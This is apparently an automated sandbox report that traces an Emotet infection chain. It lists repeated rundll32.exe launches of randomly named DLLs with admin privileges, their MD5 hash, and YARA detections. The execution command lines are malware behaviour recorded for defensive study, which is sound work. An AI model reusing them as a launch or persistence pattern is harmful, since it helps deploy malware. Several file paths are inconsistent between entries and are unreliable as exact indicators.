Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Agilizgamuljdwml\mwfcqgtqrgsdamx.pjv',#1
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2135567121.0000000000210000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2135550534.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2137671003.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path				Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1948 Parent PID: 2480

General

Start time:	19:56:03
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Obbeicpozdkcojlb\lhzpo.yca',VDZITWzoE
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 000000B.0000002.2149727008.000000000200000.00000040.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 000000B.0000002.2151547723.0000000010000000.00000040.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 000000B.0000002.2149672448.0000000001E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2844 Parent PID: 1948

General

Start time:	19:56:09
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Obbeicpozdkobjlbhzipo.yca',#1
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 000000C.0000002.2165744116.0000000010000000.00000040.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 000000C.0000002.2160551478.000000000210000.00000040.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 000000C.0000002.2160390338.0000000001A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3028 Parent PID: 2844

General

Start time:	19:56:14
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bpqpm\lgwn.lsl', KCouWWayDpJU
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	<ul style="list-style-type: none"> • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 000000D.0000002.2169811211.0000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 000000D.0000002.2169787783.0000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 000000D.0000002.2170530219.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3000 Parent PID: 3028

General

Start time:	19:56:19
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bppqm\gwnv.lsl',#1
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 000000E.0000002.2182561871.0000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 000000E.0000002.2182761575.000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 000000E.0000002.2184882219.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path				Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2260 Parent PID: 3000

General

Start time:	19:56:24
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Upjy\ffrm.rm\q',iFoslVsudBDI
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	<ul style="list-style-type: none"> • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2192714957.0000000000210000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2192700429.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2193587143.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 1756 Parent PID: 2260

General

Start time:	19:56:30
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Upjyfffrm.rmq',#1
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2340896532.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2339373586.0000000000230000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2339389951.0000000000250000.00000040.00000001.sdmp, Author: Joe Security

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
File Path		Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
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Disassembly

Code Analysis